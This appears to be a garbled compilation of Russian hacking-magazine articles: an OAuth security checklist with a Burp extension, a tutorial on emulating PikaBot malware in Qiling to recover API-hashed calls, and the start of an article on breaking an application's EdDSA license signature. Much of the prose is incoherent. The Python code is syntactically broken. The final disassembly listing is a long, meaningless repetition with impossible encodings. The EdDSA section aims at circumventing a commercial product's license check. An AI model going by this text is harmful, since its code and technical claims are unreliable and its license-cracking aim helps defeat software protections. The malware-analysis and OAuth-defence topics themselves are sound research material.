Clickjacking — запрос авторизации подвержен атаке через подмену объекта на страницы на стороне клиента. Злоумышленник может использовать этот метод, чтобы получить данные аутентификации пользователя и использовать их для доступа к ресурсам.

Проверки

Если вы внедряете Oauth в свой продукт, обратите внимание на следующие аспекты:

- Oauth использовался для аутентификации (проверить реализацию: многие авторизационные серверы не верифицируют данные, которые указал пользователь).
- `redirect_uri` проверяют допустимые URL-адреса.
- Проверяют `redirect_uri` нельзя обойти с open redirect и path traversal.
- Используется параметр `state`, чтобы предотвратить CSRF-атаки.
- Параметры, из которых генерируется `state` (например, при регистрации пользователя), не подвержены атаке.
- Для регистрации сервера проверяется требуется авторизация.
- Сервер авторизации ограничивает что `client_id`, который приложение указало при регистрации, с тем, который использовался при запросе авторизации на access-токен.
- Код авторизации достаточно длинный, чтобы его нельзя было перебрать. Брутфорсом.
- Разные веб-приложения, которые владеют одним и тот же сервером разрешены, проверяются только тонкие проверки, чей видны домены.

АВТОМАТИЗАЦИЯ

Не существует утилиты, которая искала бы все описанные выше misconfigs. Конечно, Burpsuite имеет некоторые проверки (спасибо сложно написанному коду). Но для самых распространенных ошибок существует расширение для Burp Suite, которое он покрывает.

OAuthScan выполняет проверки безопасности Oauth и OpenID на основе спецификации, которая описана в спецификации и статьях, указанных ниже:

- RFC 6749 The OAuth 2.0 Authorization Framework
- RFC 6819 OAuth 2.0 Threat Model and Security Considerations
- RFC 9700 OAuth 2.0 Security Best Current Practice (Replaces draft-ietf-oauth-security-topics)
- OAuth 2.0 Mix-Up Mitigation
- OpenID Connect Core 1.0
- OAuth 2.0 authorization vulnerabilities (PortSwigger)
- OpenID Connect (PortSwigger).

Вот нетипичный список проверок, которые выполняет расширение:

- проверяет наличие параметров `redirect_uri`,
- перебор этого с кодом авторизации,
- отмена сессиями (токенов и кодов),
- неправильная настройка параметров access,
- неправильная настройка параметров state,
- обнаружение Oauth-flows, которые принимают небезопасными,
- поиск GDPR через параметр `email_uri`,
- обнаружение процессов Web Known и WebFinger.

Чтобы начать OAuthScan, надо клонировать репозиторий:

```
git clone https://github.com/PortSwigger/oauth-scan.git
```

Теперь перейдем в папку `oauth-scan` и собираем проект с помощью `gradlew build fatJar`:

Затем копия перейти в Burp → Extensions, нажать на Add и выбрать собранный JAR:

Кроме того, его можно найти на вкладке BApp Store:

Уже, что для применения платина нужна кроличья версия Burp, а которой работает Scanner, а не бесплатная Community Edition без него.

КАК ЗАЩИТИТЬСЯ

Благодаря поддержке Oauth можно надеять много ошибок. Но можно на то и можно: разработчики не всегда имеют хорошо полного кворума и уже успели поиметься более совершенным Oauth 2.0 и OpenID, но иногда ошибки в реализации и не использует соглашениями с шаблонами, который решает конечно проблемы.

Чтобы предотвратить уязвимости аутентификации Oauth, как Oauth-provider, то и клиентскому приложению необходимо реализовать надежную проверку входящих данных, особенно параметров `redirect_uri`. Лишь малая часть спецификации Oauth показывает защиты: полезны все которых поместится на пяти страницах.

Для защиты, что уязвимости могут возникнуть как на стороне клиентского приложения, так и на стороне сервера авторизации и сервера ресурсов. Вот несколько общих рекомендаций, которые, по мнению JWT, по такой же обоснованности.

Если вы используете Oauth, то лишь клиентским приложением:

- Убедиться, что полностью понимаешь детали работы Oauth, прежде чем внедрять его. Если вы не уверены, внимательно прочтите спецификацию. Что именно происходит на каждом этапе и как это может быть использовано злоумышленником.
- Использай параметр `state` для всех он не является обязательным.
- Проверяйте `redirect_uri` на стороне сервера. Не только в `startswith()`, но и в `fullmatch()`.
- При разработке мобильных или собственных клиентских приложений Oauth для ПК часто использовать `client_secret` тайным. В таких случаях можно использовать механизм PKCE (RFC 7636) для обеспечения дополнительной защиты от перехвата или утечки кодов авторизации.
- Если вы используете `id_token` с OpenID Connect, убедитесь, что он проверяется на стороне клиентского приложения (JWT Bcp, JSON Web Encryption и JSON Web Signature).
- Не доверяйте данным авторизации — они могут быть подделаны через вспомогательные атаки. Также важно не доверять данным, которые вы сохраняете CSS. Также важно не доверять из динамически генерируемых файлов JavaScript, поскольку они могут выполнялся из внешних доменов через теги `<script>`.

ВЫВОДЫ

Но этим мы заканчивали цикл из трех статей про OAuth. Теперь ты бегло сразу сможешь ответить на вопросы о том, чем отличается OAuth первой версии от версии 2.0, почему поменяли OpenID Connect, сколько всего было изучено протоколов и как это всё работает.

Благодаря полученным знаниям ты сможешь сам находить уязвимости в данных вещах, как от нас защитится. Чтобы начать не забыть, нашелся использовать чек-листом, который мы составили в статье, и чтобы не тратить время на проверки — расширением для автоматизации.

Надеюсь, всю инфу была полезна. Я получился не слишком полезно самого кажется, но даже так это получилось что-то несколько чистого. ⚠

ВОЛШЕБНЫЙ ЦИЛИНЬ

Исполняем эмулятор Qiling при анализе малвари

Денис Исхаракимов (RL 2018-в ROM-сообщество «Хакерские»)

Недавно мне попался вредоносс семейства PikaBot, и при его изучении я натакнулся на старый, но по-прежнему популярный прием API Hashing. Он позволяет скрывать вызываемые малвари API-функции. Он старое защиты, так и от инструментов анализа. Сегодня мы при помощи эмулятора попробуем автоматизировать выявление функций, вызываемых через API Hashing.

Для начала вспомним, в чем суть данного способа скрытия вредоносных функций: время от времени встречается в моей практике, мне захотелось найти более универсальное способ, чем просто каждый раз писать скрипт, который интерпретирует алгоритм хеширования имен API-функции Win32 из кеша движка. И подумав, что эмулятор отлично подходит для быстрого решения этой проблемы. Давай посмотрим, что из этого вышло.

КРАТКО ОБ API HASHING

Для начала вспомним, в чем именно заключается техника API Hashing. Вредоносный код импортирует функции из системных библиотек путем анализа PE-заголовка, в точнее — таблицы экспорта этих библиотек.

Определить API Hashing можно, как раз отслеживая поиск функции по ходу от ее имени. То есть малварь перебирает таблицу экспорта системных libs **ntdll.dll** или **kernel32.dll**, ищущие имя какой функции и сравнивает с своим искомым ходом функции. В случае совпадения вредонос читает адрес нужной функции для дальнейшего использования.

Сходный подход вида может быть использован для поиска часто встречаются CRC-32 или MurmurHash2, а также любой кастомный алгоритм одностороннего преобразования. В общем, все, что сильно не нагружать цикл вычисления хеша.

При таком подходе функции, которые использует малварь, не будут отражены на таблице импорта, не как свои самого бинаря. Это позволяет обойти некоторые виды антивирусного сканирования, поэтому технарей до сих пор пользуются вирусологисты и чтения красным конвер.

> **INFO**
>
> Подробнее об API Hashing читай в статье «Не только хеши. Реализуем технику API hashing, чтобы обдурить антивирус».

АНАЛИЗ ОБРАЗЦА

Модель, который применяет API Hashing, в полным, анализируем этот образец PikaBot. Если либо интересно, можешь скачивать самостоятельно найдешь семпл или можешь сэкономить время и скачать уже извлеченный.

В дизассемблере первый прием API Hashing вы встретишь по адресу **0x10011078**:

```
.text:10011050 mov     [ebp-24h], ax
.text:10011054 push    offset aLoadlibrary
.text:10011059 mov     edi, [ebp-24h], eax
.text:10011077 push    edx
.text:10011078 call    sub_10012470
```

Функция **sub_10012470** как раз таки реализует поиск адреса функции по хешу. В данном случае хеш инициализирует в стеке значение **0057B2h**, которое кладется на стек прямо инструкциями выше. Первый же аргумент функции — адрес библиотеки **kernel32.dll**, который почему в результате вызова **sub_10012410** по адресу **0x10011064**.

То есть получается, что первым аргументом передается адрес библиотеки, а вторым — ее хеш. Если ты знаком с WinAPI, то это сильно напоминает тебе функцию GetProcAddress с той разницей, что вторым аргументом передается название функции в явном виде, а не хеш от него.

Итак, у нас есть хеш и имя библиотеки, по которым какая функция WinAPI он был получен. Как правило, в таких случаях для получения искомого нашем бинаре используются два основных способа, все ограничивается только твоей фантазией.

1. Способ номер раз — получать названия всех хешированных функций, не тратя время на интерпретацию алгоритма хеширования, мы не будем порыскать в анализе механизма получения адреса функции. Достаточно либ, перебрав их экспорта и делая алгоритма хеширования, а перебрав сразу к использованию эмулятор.

ПРИМЕНЕНИЕ ЭМУЛЯЦИИ

В качестве средства эмуляции я выбрал специализированный фреймворк Qiling, который поддержан на движке эмуляции Unicorn. Последний эмулирует разные процессоры, но при этом в нем нет никакого контекста операционной системы, для которого и нужен Qiling: эмулятор исполняемых файлов каких-то ОС не получается.

Этот раз можно взять интересующий нас набор инструкций, определить для них состояние исполняемых регистров и участков памяти и выполнить нужный эмулятор. Qiling позволяет исполнить бинарь значит или полностью загружает файл в эмулятор и обрабатывает все вызовы API и системы. Так мы можем не выдумывать эмулятор, а использовать его вроде значений этого проса. Если, конечно, исполнение без нашей помощи дойдет до нужного участка малвари, но на начальных этапах вполне вероятно сработало, так что мы это можно можно не переживать.

Правда, как ты уяснишь для себя, «полноценно загружает» и «обрабатывает все вызовы API и системы» не совсем соответствует действительности.

Переходим к практике. Напишем скрипт, который при помощи Qiling загружает малварь, получает результаты поиска по хешу и пытается разобраться, что, чтобы получить дальнейшие функции и не.

Перед тем как попытаться загрузить какой-нибудь исполняемый файл бинаря в эмулятор, тебе нужно собрать системные libs и даже реестр с помощью Qiling.

Для начала попробуем просто загрузить малварь в эмулятор:

```
from qiling import *
from qiling.const import *

ql = Qiling(["./examples/rootfs/x86_windows/163520.exe"],"./examples/rootfs/x86_windows")

163520.exe — это название знакомого нам бинаря PikaBot.

Запускаем и видим путь ошибится наш системные libs для x86-версии и ветки реестра:

./examples/rootfs/x86_windows

Если не указывать значение параметра verbose или объявлении объекта Qiling, ты увидишь вывод, который соответствует уровню QL_VERBOSE.DEFAULT (остальные, посмотреть здесь в исходниках). В нем мы узнаешься, что идет лоа и не удалось загрузить из системных libs и реестр или найти в них.

Теперь давай попробуем добавить хук на вывод из функции sub_10011470, чтобы отслеживать, какие адреса функций она возвращает. Такие потребуется из реализовать, чтобы получить имена. Определим функцию хука:

def hook(ql: Qiling) -> None:
    ql.os.emu_regwrite("EAX", ql.os.loader.import_symbols[
        entry = ql.loader.import_symbols[ql.arch.regs.read("EAX")]
        print(f"{ entry[ 'dll' ] + entry['name'].decode('utf-8')}
```

Как видно из листинга, функции принимает контекст эмулятора, читает значение регистра EAX и выводит имя найденной функции, если значение совпадает с ранее сохраненным. Библиотеки добавлены, загружены в адресное пространство эмулируемого процесса. Так как хешь мы будем выход из функции поиска хеша, то возвращаемое значение по всем соглашением о вызове вещает в EAX, поэтому читаем именно его.

Также давай укажем, какой адрес нам нужно перехватывать. В данном случае функция sub_10011470 вызывается только по адресу **0x10011251h**

```
ql.hook_address(hook, 0x10011251)

Ну и еще желательно определить адрес, на котором эмуляция завершается, чтобы не ждать, пока малварь полностью отработает или мы поймаем ошибку эмуляции на каком-то из этапов работы малвари.

В нашем образце PikaBot последний вызов функции API Hashing происходит по адресу **0x10011C1A** (можешь проверить что **sub_10011470**), после чего малварь уже работает с полученными адресами (например, по адресу **0x10011C39**):

.text:10011C0B add    esp, 8
.text:10011C0E mov    [ebp-74h], eax
.text:10011C11 push   3408FAh
.text:10011C16 eca    [ebp-24h]
.text:10011C19 push   ecx
.text:10011C1A call   sub_10011470
.text:10011C1F add    esp, 8
.text:10011C22 mov    [ebp-5Ch], eax
.text:10011C25 mov    dword ptr [ebp-48h], 3200Dh
.text:10011C2C push   0
.text:10011C2E push   3000h
.text:10011C33 mov    [ebp-5Ch], eax
.text:10011C36 push   edx
.text:10011C37 push   0
.text:10011C39 call   dword ptr [ebp-4Ch]

Остали, если тебе приходится анализировать вредоносу малварь, ты рассчитывала в обращении к загадочной функции по адресу **0x10011C39** паттерн вызова VirtualAlloc. Однако примитивы константы — **0x3000h** и **0xAh**, которые передаются как третий и четвертый аргументы (**flAllocationType** и **flProtect**). И меня есть повтор для дизассемблера, который пытается найти в то таким паттерном вызовы популярных у вирусологической функций WinAPI, что тоже упрощает анализ вредоносов.

Итак, мы определились, что данные адреса **0x10011C1F** эмулировать смысла нет, так что укажем этот адрес в качестве конца эмуляции:

ql.run(end=0x10011C1F)

Если ты попробуешь запустить написанный нами скрипт, то, скорее всего, столкнешься с ошибкой:

[=]    Could not find DLL file

[=]    LoadLibraryOpLib:libfileNone = "sc.exe"] = 0x0

**Трудности при эмуляции**

Неужели эти ошибки способны помешать нашу вину в возможность легкого и быстрого анализа малвари? Причина проблемы в том, что по адресу **0x10011B0B** эмулятор попытается загрузить **sc.exe** как библиотеку при помощи первой полезной через API Hashing функции **LoadLibraryA** (ты увидишь ее в выводе перед ошибкой). При этом такого бинаря в контексте эмулятора нет, поэтому можем его скомпилировать из SysinoOG4 (для x64 просто из System32) все сюда:

./examples/rootfs/x86_windows/Windows/System32

Согласно логике хешей библиотек, **LoadLibraryA** будет искать бинарь в том числе в System32.

Попробуем запустить еще раз. И снова ты, скорее всего, натакнешься на ошибку, на этот раз выглядит она следующим образом:

[=]    'PE' object has no attribute 'DIRECTORY_ENTRY_EXPORT'

Дело в том, что у Qiling свой свой реализация загрузки библиотеки, то есть, когда исполнение доходит до **LoadLibraryA(A/W)**, эмулятор самостоятельно пытается загрузить указанную библиотеку. Фреймворк загружает ее в файлу pe.dll, а анализ таблицы экспорта происходит в том же файле чуть ниже, но, так как у **sc.exe** нет экспорта, эмулятор поран ошибку.

Самое простое, что можно сделать, — это обернуть шаг в конструкцию try-except:

```
try:
    for sym in dll.DIRECTORY_ENTRY_EXPORT.symbols:
        ea = image_base + sym.address

    import_symbols[ea] = {
        'name' : sym.name,
        'ordinal' : sym.ordinal,
        'dll' : dll_name.split('.')[0]
        }

    if sym.name:
        import_table[sym.name] = ea

    import_table[sym.ordinal] = ea
    cmdline_entry = self.ql_cmdline(sym.name, sym.address, data)

    if cmdline_entry:
        cmdlines.append(cmdline_entry)
except:
    pass

Еще, например, ты можешь в самом скрипте эмуляции добавить хук, который будет менять DLL-ки на другие, если возникнет эта проблемная участок хуя. То есть просто не исполнить инструкции, которые вызывают загрузку sc.exe в исследуемом Qiling образце PikaBot.

Итак, мы немножко поправили эмуляцию Qiling скриптом под выбранную малварь. безусловно, это костыль.

Зато теперь еще раз, теперь все отработало в соответствии с нашими ожиданиями, и мы знаем, адреса каких функций малварь получает в результате применения API Hashing:

[+]   Found API: LoadLibraryA

[+]   Loading sc.exe ...

[+]   Done loading sc.exe

[+]   LoadLibraryOpLib:libfileNone = "sc.exe"] = 0x400000

[+]] Found API: VirtualAlloc

[+]] Found API: LoadLibraryA

[+]] Found API: GetProcAddress

ВЫВОДЫ

Максимально простой скрипт, который мы с тобой подготовили, можно использовать каждый раз, когда вредонос пытается скрытно использовать функции WinAPI, необходимые для его успешной работы.

Но, как ты понимаешь, данный API Hashing — это только малая часть задач, которые можно решить с помощью эмуляции при анализе малвари. В первом очередь, эмуляция гарантирует, когда времени на исследование алгоритмов нет, но нужно получить участки, которые скрыты при статическом анализе.

В общем, все, как всегда, ограничено только твоей фантазией! И еще сосем немного — возможностями самих эмуляторов.

EdDSA

Исследуем криптоподпись и учимся с ней бороться

MBK

В сегодняшней статье я хочу поучить тебя самым ненавистным для некоторых студентов предметом — высшей математикой. А именно рассказать о распространенном, но малоизвестном алгоритме криптоподписи EdDSA + SHA-512.

WARNING

Статья имеет ознакомительный характер и предназначена для исследователей безопасности и специалистов по разработке защиты программного обеспечения. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Нарушение авторских прав и патентного законодательства, распространение контрафактного ПО и нарушение работы систем преследуется по закону.

Каждый уважающий себя хакер просто обязан знать врага в лицо и разбираться в основных криптоалгоритмах, популярных и не очень. Так, криптоподпись EdDSA, несмотря на довольно широкое использование (GPG, OpenBSD, OpenSSH и так далее), в отличие от своей эллиптической сестры EcDSA сильно обделена реализациями в стандартных криптобиблиотеках. Ее можно найти разве что в узкоспециализированных проектах типа NaCl, SUPERCOP, python-ed25519 и прочей экзотике.

Сложностей добавляет и то, что по упомянутой причине каждый автор реализует хэширование, а также генерацию ключей и сигнатур по-своему. Поэтому и в решении голодоубийце рассказать об алгоритме EdDSA, причем именно с практической точки зрения. Мы разберем реализацию и работу этой подписи на конкретном примере.

ПРЕДМЕТ ИССЛЕДОВАНИЯ

Предметом нашего исследования станет новое приложение, при первом запуске скачивающее тривиальную лицензию с сервера. После несложных телодвижений в ProcMon означена лицензия благополучно обнаруживается в реестре:

Кажется, что все в ней прекрасно: в понятном текстовом виде хранится и версия, и ID оборудования, а также время начала и конца срока действия в милисекундах. Можно смело грамить и пользоваться! Но нет, в конце мы обнаруживаем поле с недвусмысленным именем **signature**, где в шестнадцатеричном виде закодирован некий 64-байтовый (512-битный) блок данных.

```
F8 BF BA E3 73 E5 AC 75 3F 38 AC DA F2 0C 42 81 80 0C 18 AB BF 92 8F
39 5C B1 A1 8E 2E E7 47 62
F1 3A E7 94 2A 5F 61 6D 97 5F 76 5B FD B2 86 58 A0 D7 4C 07 38 7E 61
A1 B3 85 75 62 93 94 90 06
```

Действительно ли это сигнатура или подпись тестовых данных лицензии, проверить элементарно: заменю любого байта в тестовой части или в самой сигнатуре делает лицензию невалидной, и программа немедленно кидается повторно скачивать ее с удаленного сервера. Первый 512-битный хеш, который приходит в голову, — это SHA-512. Его активно подтверждает и программа Krypto Analyzer, если скормить ей наш исполняемый модуль.

То, что это не случайный набор байтов, а реальная инициализация подсчета хеша SHA-512, нам подтверждает и IDA, в которой мы открываем код приложения по любезно предоставленному нам анализатором адресу.

```
.text:000000140110F000                                  ; __int64 __fastcall sub_140110B00_QWORD *)
.text:000000140110F000 sub_140110F000 proc near         ; CODE XREF: sub_140064977↑p
.text:000000140110F000 48 8B 8B 00 02 00 00 48 2B 8B 88 mov     rcx, [rbx+200h]; QWORD*lpCriticalSection
.text:000000140110F007 48 85 C9                         test    rcx, rcx
.text:000000140110F00A 48 8B 9C 47 C4 84 E6 47 4B      mov     rbx, MOV8(rbx+rax*2)
.text:000000140110F011 48 8B 05 A8 A7 2D 00            mov     rax, cs:qword_1410EA7C0
.text:000000140110F018 48 8B 2B 96 46 92 F3 F2 8C      mov     rax, [rax+rax*4]
.text:000000140110F020 48 8B 49 08 2B                  mov     rcx, [rcx+8]
.text:000000140110F025 48 8B 4C 2B 10 3F 3A 97 A5      mov     rcx, [rax+rbp*2+10h]
.text:000000140110F02A 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F02E 48 8B 4C 2B 48 4F 52 4E 51      mov     rcx, [rax+rbp*2+48h]
.text:000000140110F033 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F037 48 8B 4C 2B 78 2B 8E 49 8D      mov     rcx, [rax+rbp*2+78h]
.text:000000140110F03C 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F040 48 8B 8C 4D 70 49 D8 85 1F      mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F047 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F04B 48 8B 49 4D                     mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F04F 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F053 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F05A 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F05E 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F065 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F069 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F070 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F074 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F07B 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F07F 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F086 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F08A 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F091 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F095 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F09C 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F0A0 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F0A7 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F0AB 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F0B2 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F0B6 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F0BD 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F0C1 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F0C8 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F0CC 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F0D3 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F0D7 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F0DE 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F0E2 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F0E9 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F0ED 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F0F4 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F0F8 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F0FF 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F103 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F10A 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F10E 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F115 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F119 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F120 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F124 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F12B 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F12F 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F136 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F13A 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F141 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F145 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F14C 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F150 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F157 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F15B 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F162 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F166 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F16D 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F171 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F178 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F17C 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F183 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F187 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F18E 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F192 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F199 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F19D 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F1A4 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F1A8 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F1AF 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F1B3 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F1BA 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F1BE 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F1C5 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F1C9 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F1D0 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F1D4 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F1DB 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F1DF 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F1E6 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F1EA 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F1F1 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F1F5 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F1FC 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F200 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F207 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F20B 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F212 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F216 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F21D 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F221 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F228 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F22C 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F233 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F237 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F23E 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F242 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F249 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F24D 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F254 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F258 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F25F 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F263 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F26A 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F26E 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F275 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F279 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F280 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F284 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F28B 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F28F 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F296 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F29A 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F2A1 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F2A5 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F2AC 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F2B0 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F2B7 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F2BB 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F2C2 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F2C6 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F2CD 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F2D1 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F2D8 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F2DC 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F2E3 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F2E7 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
